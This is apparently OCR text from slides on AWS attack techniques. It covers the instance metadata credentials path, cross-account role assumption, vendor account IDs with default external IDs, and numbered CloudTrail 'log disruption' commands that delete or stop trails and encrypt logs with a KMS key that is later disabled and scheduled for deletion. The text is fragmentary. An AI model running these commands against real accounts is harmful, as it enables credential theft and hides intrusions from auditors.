
MFA users, enter your code on the next screen.

```
http://169.254.169.254
  /latest/meta-data/iam/security-credentials
```

```
"Principal": {
  "AWS": "arn:aws:iam::123456789012:root"
}
```



```
aws sts assume-role \
 --endpoint-url https://sts.[].amazonaws.com \
 --region [region] \
 --role-arn [role-arn] \
 --role-session-name [session-name]
```



atl-role


data

atl-role

data

atl-role

create role



	A	D	E
1	# Vendor or	Account id	Default external id
17	dynatrace	509560245411	give-ruxit-access
18	bulletproof		<empty>
20	deepsecurity	862820443276	DSWAscanForMyWebapp
22	cloudbreak	755047402263	provision-ambari
23	teraproc	122931797421	provision-R-cluster
28	s3stat		s3stat

3. Log disruption

```
aws cloudtrail describe-trails
```

1

```
aws cloudtrail delete-trail \
 --name [my-trail]
```

2

```
aws cloudtrail stop-logging \
 --name [my-trail]
```


3

```
aws cloudtrail update-trail \
 --name [my-trail] \
 --no-is-multi-region-trail \
 --no-include-global-service-events
```

4

```
aws kms create-key \
 --bypass-policy-lockout-safety-check \
 --policy [file:///my-policy.json]

aws cloudtrail update-trail \
 --name [my-trail] \
 --kms-key-id [my-key]
```



A flag to indicate whether to bypass the key policy lockout safety check.

> ## Warning:
>
> Setting this value to true increases the likelihood that the CMK becomes unmanageable. Do not set this value to true indiscriminately.
>
> For more information, refer to the scenario in the Default Key Policy section in the *AWS Key Management Service Developer Guide* .


Use this parameter only when you include a policy in the request and you intend to prevent the principal making the request from making a subsequent put-key-policy request on the CMK.

The default value is false.

5

```
aws kms disable-key \
 --key-id [my-key]

aws kms schedule-key-deletion \
 --key-id [my-key] \
 --pending-window-in-days 7
```



my-trail-911

When a trail applies to all regions, the trail exists in all regions and delivers log files for all regions to one Amazon S3 bucket and an optional CloudWatch Logs log group. To see all of your trails, click Trails.

Apply trail to all regions Yes

S3

S3 bucket my-trail-911-bucket

✓ **Last log file delivered** 06-25-2016, 4:06 pm

